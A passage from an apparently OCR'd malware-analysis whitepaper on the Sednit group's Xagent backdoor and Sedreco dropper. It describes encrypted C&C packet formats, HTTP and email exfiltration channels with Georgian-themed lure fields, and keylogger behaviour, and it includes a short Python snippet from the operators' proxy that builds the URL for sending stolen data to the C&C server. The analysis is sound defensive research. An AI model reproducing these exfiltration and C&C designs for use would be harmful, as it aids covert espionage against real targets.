


Figure 21. **Xagent communication workflow**

Hello Message

First things first, `AgentKernel::run()` reports the list of installed modules to the C&C server. More precisely, the kernel behaves as if it had received a command called `PING_REQUEST` from the C&C server (the kernel's commands will be described in the following section). It then builds a report in a `ModuleMsg` object, which is the class encapsulating messages to or from modules, and whose important fields are shown in the following code snippet.

```
class ModuleMsg
{
private:
    // ID агента от/кому предназначено сообщение
    /* Translates to: The agent ID from/to whom the message is intended */
    int agentId;

    // ID модуля от/кому предназначено сообщение
    /*Translates to: The module ID from/to whom the message is intended */
    u_short modId;

    // ID команды, которую выполнил модуль или которую нужно выполнить
    /* Translates to: ID of the command that was executed, or will be executed */
    u_char cmdId;

    // Указатель на память, где лежат данные команды
    /* Translates to: Pointer to the memory where data are */
    u_char* data;

[...]

}
```

In this report message the `modId` field is set to the kernel ID `0x0002`, `cmdId` to `PING_REQUEST`, and `data` points to the list of installed module IDs separated by the character `#`.

The `ModuleMsg` object is then passed to the `AgentKernel::translateToController()` method, which takes charge of its encryption, resulting in a `CryptRawPacket` object. This object just contains a pointer to a buffer whose format is described in **Figure 22**.




Figure 22. `CryptRawPacket` **data buffer format**

The buffer starts with a header composed of the agent ID and a checksum calculated on the rest of the data. This checksum is a 2-byte cyclic redundancy check (CRC) *[83]* calculated on the data with a 2-byte pseudo-randomly generated polynomial. These two values are appended to each other to form the checksum field 4-byte value.

Then comes the serialized `ModuleMsg` object followed by an 11-byte value named `DATA_TOKEN`, both RC4-encrypted. The `DATA_TOKEN` value is hardcoded in the source code and probably serves to check the integrity of the message during decryption by the C&C server. The key used for RC4-encryption is the concatenation of a hardcoded 50-byte value and a pseudo-randomly generated 4-byte value, named `register` and appended to the encrypted data.

The exact same 50-byte value is used to form an RC4-key, also with a "register", in **Downdelph** and **Seduploader**.

As shown in Figure 21, the resulting buffer is written into a file maintained by the `LocalStorage` object. The encrypted data are then retrieved from this file and sent to the C&C server by the `ChannelController::sendDataToServer()` method, through the currently selected channel (channel implementation will be described in the next section).

Communications Loop

As shown in Figure 21, `AgentKernel::run()` then enters in an infinite loop relaying communications between the modules and the C&C server:

- It fetches `ModuleMsg` objects from the modules, which are then transmitted to the C&C server by the process previously described for the initial report. For example, the `RemoteKeylogger` module regularly sends a message containing the captured keystrokes to the C&C server.
- It retrieves `CryptRawPacket` objects sent by the C&C server from a C++ vector dubbed `_get_questions` and filled by the `ChannelController::getDataFromServer()` method. Those objects are decrypted and deserialized into `ModuleMsg` objects, which are then transmitted to the intended module. For example, the C&C server can send a message with the command `START` for the `RemoteKeylogger` module, which then begins its keylogging activity.

Accepted Commands

The kernel accepts 12 different commands from the C&C server, as listed in **Table 8**. In practice these commands are integer values corresponding to macros defined in the source code.

Table 8. `AgentKernel` **accepted commands**

Name	Integer Value	Purpose
`GET_AGENT_INFO`	1	Reports IDs and settings of modules and channels to the C&C server
`PING_REQUEST`	2	Reports IDs of modules to the C&C server
`CHANGE_PING_TIMEOUT`	31	Sets the parameter defining the amount of time to wait before initially contacting the C&C server to the given value
`CHANGE_STEP_TIME`	32	Sets the parameter defining the amount of time to wait between two attempts to reach the C&C server to the given value
`SET_PARAMETERS`	33	Saves the two previous parameters current values into the `LocalStorage` SQLite3 database, such that those values will be re-used at next startup
`CHANGE_CHANNEL`	41	Changes the currently selected channel to the channel identified by the given ID (see next section for details on the channels)

Name	Integer Value	Purpose
`CHANNEL_SET_PARAMETERS`	42	Changes the settings of the channel identified by the given ID. For example, it may be used to change the C&C server address.
`LOAD_NEW_MODULE`	51	Instantiates an `IAgentModule` object from the given data, and registers this new module with the kernel
`UNLOAD_MODULE`	52	Unloads the module identified by the given ID
`LOAD_NEW_CHANNEL`	53	Instantiates an `IAgentChannel` object from the given data, and registers this new channel with the kernel
`UNLOAD_CHANNEL`	54	Unloads the channel identified by the given ID
`UNINSTALL_XAGENT`	61	Kills the **Xagent** process (no uninstallation procedure implemented)

Communication Channels

The `ChannelController` object is in charge of contacting the C&C server through the currently selected communication channel, as shown in Figure 21. This controller is unaware of the underlying implementation of the channel, and can use for that purpose any object implementing the abstract class named `IAgentChannel`.

The Linux source code contains two channels, one using HTTP and one using emails, as described in **Table 9**.

Table 9. **Xagent version 2 Linux channels**

Name	ID	Network Protocols	Name of equivalent channel on Windows
`HttpChannel`	`0x2102`	HTTP	`WinHttp`
`MailChannel`	`0x2302`	SMTP to send emails and POP3 to receive emails (over TLS)	`AgentExternSMTPChannel` (only to send emails)

Each channel is identified by a 2-byte ID similar to the previously described module ID. There exists an implementation for the HTTP-based channel on Windows, while we only found a channel to *send* emails, without the ability to *receive* emails, on this platform.

By implementing the `IAgentChannel` abstract class, the channels provide a `getRawPacket()` method to fetch a message from the C&C server, and a `sendRawPacket()` method to send a message to the C&C server. As previously explained, those messages are `CryptRawPacket` objects. We describe in this section the implementations of these methods for the two Linux channels.

While **Xagent** samples usually come with only one channel, the `Channel-Controller` object can manage several of them in parallel. In particular it will automatically switch to a different channel — if there is one — in case the currently selected one is broken, as shown in Figure 21. Additionally, the operators can deploy a completely new channel through the previously described `LOAD_NEW_CHANNEL` kernel command.

HttpChannel

The `HttpChannel::getRawPacket()` method is implemented as a **HTTP GET** request — the message from the server being then in the HTTP answer body — while `HttpChannel::sendRawPacket()` is an **HTTP POST** request, whose body contains the message. The C&C IP address is hardcoded in the associated header file `HttpChannel.h`.

Both **GET** and **POST** requests are done on a URL following the format pictured in **Figure 23**.




Figure 23. **URL for GET and POST requests, `X.X.X.X` being the C&C server IP address**

Roughly summarized, this URL is a series of pseudo-randomly chosen parameters associated with pseudo-randomly generated values, **except** for a special parameter called `mark`. This special parameter (whose value is set to `ai` in the Linux source code) is associated with a so-called `token`, which is a 20-byte value encoding the agent ID in the format pictured in **Figure 24**.




Figure 24. **Format of the `token` value**

In this token, the `Key` is pseudo-randomly generated, while `URL_TOKEN` is hardcoded in the source code and probably serves to check the integrity of the message by the C&C server.

The bodies of the **POST** requests, and of the responses to **GET** requests, follow exactly the same format as the token, except that they contain a `CryptRawPacket` object in place of the agent ID. Also, the hardcoded value is a different one, called `DATA_TOKEN` by the developers.

MailChannel

The `MailChannel` object is an implementation of **Xagent** communication channel over emails, where messages are sent and received as attachments to emails.

During an investigation, we discovered the source code of a proxy server employed to relay traffic between **Xagent** infected computers using `MailChannel` (dubbed "agents" hereafter) and a C&C server. This source code was left in an open directory on the proxy server, which was then indexed by the Google search engine.

The proxy code is a set of Python scripts containing more than 12,200 lines of code among 14 files; the files are shown in **Figure 25**. It also contains some log files indicating it was in use from April 2015 to June 2015.

```
$ls -hog
    877B   27 Feb  2015   ConsoleLogger.py
    4.8K   14 Apr  2015   FSLocalStorage.py
    6.9K   14 Apr  2015   FSLocalStorage.pyc
    1.6K   27 Feb  2015   FileConsoleLogger.py
    2.6K    7 Apr  2015   FileConsoleLogger.pyc
    5.8K   27 Feb  2015   MailServer.py
    11K     7 Apr  2015   MailServer2.py
    9.6K   16 Apr  2015   MailServer3.py
    2.3K    7 Apr  2015   P2Scheme.py
    2.2K    7 Apr  2015   P2Scheme.pyc
    1.6K    7 Apr  2015   P3Scheme.py
    2.4K    7 Apr  2015   P3Scheme.pyc
    745B   27 Feb  2015   WsgiHttp.py
    2.3K   14 Apr  2015   XABase64.py
    3.1K   14 Apr  2015   XABase64.pyc
    0B      6 Apr  2015   __init__.py
    2.9M   19 Jun  2015   _w3.log
    12K    16 Apr  2015   _w3server.log
    1.5K    3 Apr  2015   quickstart.py
    2.4K   15 Apr  2015   settings.py
    1.6K   15 Apr  2015   settings.pyc
    4.2K   15 Apr  2015   w3s.py
    605B   27 Feb  2015   wsgi.py
```

Figure 25. **Proxy server source files**

As can be seen from the files' names, the proxy is actually more than a simple relay of communications: it translates the email channel protocol from the agents into HTTP requests for the C&C server. Therefore, we decided to include this proxy in our analysis of the email communication channel. **Figure 26** represents the whole communication workflow that will be described in this section.




Figure 26. **Communication workflow between an Xagent infected computer using `MailChannel` and its C&C server, via a proxy server**

The proxy source code contains a few unused instructions related to agents communicating over HTTP, i.e. using `HttpChannel` rather than `MailChannel`. Nevertheless, the main class responsible for relaying HTTP traffic from agents — named `W3Server` — is absent and its instantiation has been commented out. Similar to **Xagent**, the operators therefore seem to deploy the components of the proxy server only if needed, and this one was intended to relay `MailChannel` traffic only.

On the Agent

The `MailChannel::sendRawPacket()` method is in charge of sending `CryptRawPacket` objects as email attachments. For that purpose, the code contains an SMTP server address with an email address and a password to log in, plus a recipient email address to which the emails will be sent. Depending on the sample, this recipient email address may belong to a freemail provider, a custom Sednit domain, or even a hacked target.

Building a C&C protocol over email brings at least two problems for the operators: they need to be able to distinguish **Xagent** emails from unrelated emails in the inbox (like spam emails), and they need to bypass spam filters. To do so, they implemented a protocol named `P2Scheme` (and dubbed "P2" hereafter), which defines the format of the emails. This protocol is described as a "level 2 protocol" by the developers, and defines the following email fields:

- The **email subject** is the base64 encoding of a value following the format pictured in **Figure 27**.

Figure 27. **Email subject generated by the P2 protocol.**

  In this format, the `Key` is pseudo-randomly generated, while `SUBJ_TOKEN` is a 7-byte value hardcoded in the source code and strangely containing the string "china" (prefixed with bytes `0x55 0xAA`). This specific subject serves to distinguish **Xagent** emails from unrelated emails in an inbox, as we will explain.

- The **email body** and the **attachment name** are the base64 encodings of pseudo-randomly generated values.
- The **boundary value**, used to separate a MIME multipart message in parts *[84]*, is a pseudo-randomly generated value.

Nevertheless, in practice only the boundary is actually generated with the P2 protocol, as the code to generate the others fields has been commented out in the Linux source code. Instead, these fields are set to fixed values, likely chosen to avoid attracting attention from Georgian targets:

- the email subject is set to `piradi nomeri`, which refers to a national ID number in Georgian
- the email body is set to `gamarjoba`, which means `hello` in Georgian
- the attachment name is set to `detaluri_X.dat`, where `X` is the current time (`detaluri` means `detailed` in Georgian)

Georgian institutions are well-known targets of the Sednit group, as documented by FireEye in 2014 [9].

Once the email has been built, the `CryptRawPacket` object is added as an attachment. Finally, the email is sent with the SMTP protocol over TLS to the recipient email address (`exfil@example.com` in Figure 26). It will be retrieved by the proxy server, and the message will be forwarded to the C&C server, as we will describe below.

In the other direction, the `MailChannel::getRawPacket()` method retrieves emails containing messages from the C&C server with the POP3 protocol over TLS. The email address to receive messages is a different one than the one used to send messages (`orders@example.com` in Figure 26). For each received email, the method checks that the subject is set to `piradi nomeri` and, if so, instantiates a `CryptRawPacket` object from the attachment, which is then transmitted to the intended module.

On the Proxy Server

The `MailServer.py` script manages the communications by emails with the agents. To do so, it regularly fetches emails from the inbox agents have sent their messages to (`exfil@example.com` in Figure 26).

The script then checks for each email whether the subject matches the P2 protocol; that is, if once decoded it contains the `SUBJ_TOKEN` value (see Figure 27). Alternatively, it checks whether the subject is set to `piradi nomeri`, which is the case with the Linux source code as we just explained.

If the subject is valid, `MailServer.py` stores the email attachment into a "FROM" folder associated with the sender agent, using a custom format defined in a class named `P3Scheme`. This format, dubbed "level 3 protocol", is a variation of the one presented in Figure 24 for the HTTP token: namely, the length of `Junk` is set to 9 and the hardcoded value is different.

The script `LocalStorage.py` manages a storage with a "FROM" and "TO" folder for each agent that sent an email to the monitored inbox (the agent ID being retrieved from the `CryptRawPacket` attached to the email).

The second important script is `w3s.py`, which manages the HTTP communications with the C&C server. For all known agents, the script retrieves the messages dropped in the "FROM" folder, and sends them to the C&C server in the body of a **HTTP POST** request. The URL for this request is built by the following Python code:

```
BASE_URL = "http://" + XAS_IP + XAS_GATE

def url_for_agent(agent_id):
    url = BASE_URL + "?s=" + P3_Scheme.pack_service_data(struct.pack("<I", SERVER_
UID)) +\
        "&a=" + P3_Scheme.pack_data(struct.pack("<I", agent_id))
    return url
```

The values `XAS_IP` and `XAS_GATE` are respectively the C&C server address and URL path, while `SERVER_UID` is a 4-byte value identifying the proxy server. The `P3_Scheme.pack_service_data()` method encodes data following the previously-described P3 format.

In the other direction, the `w3s.py` script regularly sends a **HTTP GET** request to the C&C server, on the URL previously described, for all known agents. The body of the C&C answer is a message encoded with the P3 protocol that will be stored in the "TO" folder. Then, the `MailServer.py` script will retrieve the message and attach it to an email following the P2 protocol, which will be sent to the agent.

From the log files contained in the proxy open folder, we can infer that it was a Windows server configured in the Russian language (Python console error messages were output in Russian language).

Conclusion and Open Questions

Xagent is a well-designed backdoor that has become the flagship espionage malware of the Sednit group over the past few years. The ability to communicate over HTTP or via emails make it a versatile tool for the operators.

Moreover, the existence of **Xagent** versions for Windows, Linux and iOS shows the importance of this backdoor in their arsenal. We speculate that there are versions for others platforms, like Android.

SEDRECO: THE FLEXIBLE BACKDOOR

Identikit

Sedreco **serves as a spying backdoor, whose functionalities can be extended with dynamically loaded plugins. It is made up of two distinct components: a dropper and the persistent payload installed by this dropper.**

Alternative Names

AZZY

Usage

Sedreco is deployed on targets deemed interesting after a reconnaissance phase. It serves for long-term espionage, thanks to the numerous commands provided by its payload.

Known period of activity

May 2012 to July 2016. Probably still in use at the time of writing (August 2016).

Known deployment methods

- Downloaded by **Seduploader**
- Downloaded by **Downdelph**

Distinguishing characteristics

- The **Sedreco** payload relies on a configuration usually stored in a registry key named `Path`, or in a file named `msd`, and initially embedded in the Sedreco dropper
- The **Sedreco** payload creates a mutex named `MutYzAz` or `AZZYMTX`
- The inbound and outbound communications of **Sedreco**'s payload with its C&C server are buffered into two files, respectively named `__2315tmp.dat` and `__4964tmp.dat`

Context

Sedreco has two binary components, a dropper and the spying backdoor *usually* contained in this dropper. The dropper part of **Sedreco** has also been used to deploy a different payload: a lightweight downloader (not described in this whitepaper) named `msdeltemp.dll` by its developers.

We believe **Sedreco** was first used in 2012, while our analysis was performed on samples compiled mid-2016.

Dropper Workflow

The workflow of **Sedreco**'s dropper is composed of the five steps presented in **Figure 28**.




Figure 28. **Dropper workflow with the developers' names for each step**

While straightforward, this workflow possesses some features worth mentioning:

- The payload configuration is installed on the system by the dropper, in a file or in a registry key, depending on the sample. It means that analyzing a **Sedreco** payload sample itself will not reveal configuration information, such as the C&C server address (configuration content will be described below).
- Payload persistence is usually ensured by registering an auto-start entry in the Windows Registry, but we have observed other methods, like registering the payload as a Shell Icon Overlay handler COM object *[72]*.
- During its execution the dropper builds a small report, which is then sent to the C&C server. Here is an example of such a report:

```
INST MSD=0
INST FL=0
INST RUN=0
ST DL=0
```

Each line corresponds to one step of the dropper workflow, as described in **Figure 28**. The value `0` means success, while there would be an error code returned from the Windows API `GetLastError` otherwise.

Payload Workflow

In this section we will describe the internal working of the **Sedreco** payload: first, its configuration file format; second, the commands it can execute; then, how it communicates with its C&C server; and finally, how its functionality can be extended with plugins.

Configuration

The first action of **Sedreco**'s payload is to retrieve the configuration file previously installed by the dropper. This configuration file consists of a series of variably-sized data fields, preceded by a header, as described in **Figure 29**.




Figure 29. **Extract of Sedreco configuration. The names of the fields are those created by ESET's analysts. Field sizes are in bytes.**

The configuration is encrypted with a custom algorithm using a 6-byte key stored at its beginning. An implementation of this algorithm in Python can be found in ESET's GitHub repository *[10]*.

Following the key come 10 1-byte fields, each of them containing the size of a corresponding data field. Those data fields contain the following values (ESET's names):

1. **Timer1:** Time to wait between two attempts to ask the C&C server for a command to execute (usually set to 10 minutes)
2. **Timer2:** Time to wait between two attempts to exfiltrate data to the C&C server (usually set to 10 minutes)
3. **Computer Name:** Computer name to which a pseudo-randomly generated 6-byte value is appended, plus a two-byte value hardcoded in the dropper
4. **C&C1:** Domain name of the first C&C server
5. **C&C2:** Domain name of the second C&C server
6. **Operation Name:** 4-character string initially hardcoded in the dropper, which likely identifies the operation or the target. So far, we have observed the following values: `rhze`, `rhdn`, `rhst`, `rhbp`, `mtfs`, `mctf`, `mtqs`. We do not know the exact meaning of these values.
7. **Keylogger MaxBuffer**: Maximum size of the memory buffer where keystrokes are logged, before they are dumped to the outbound file (described below)
8. **Keylogger MaxTimeout:** Maximum time to wait before the logged keystrokes are dumped to the outbound file (described below)
9. **Keylogger Flag:** Specify whether to enable the keylogger or not
10. **C&C3:** Domain name of the third C&C server

The next ten data fields are the paths to the plugins that **Sedreco** will load at startup. These fields are initially empty, and are updated when **Sedreco** receives a plugin to load from the C&C server.

Commands

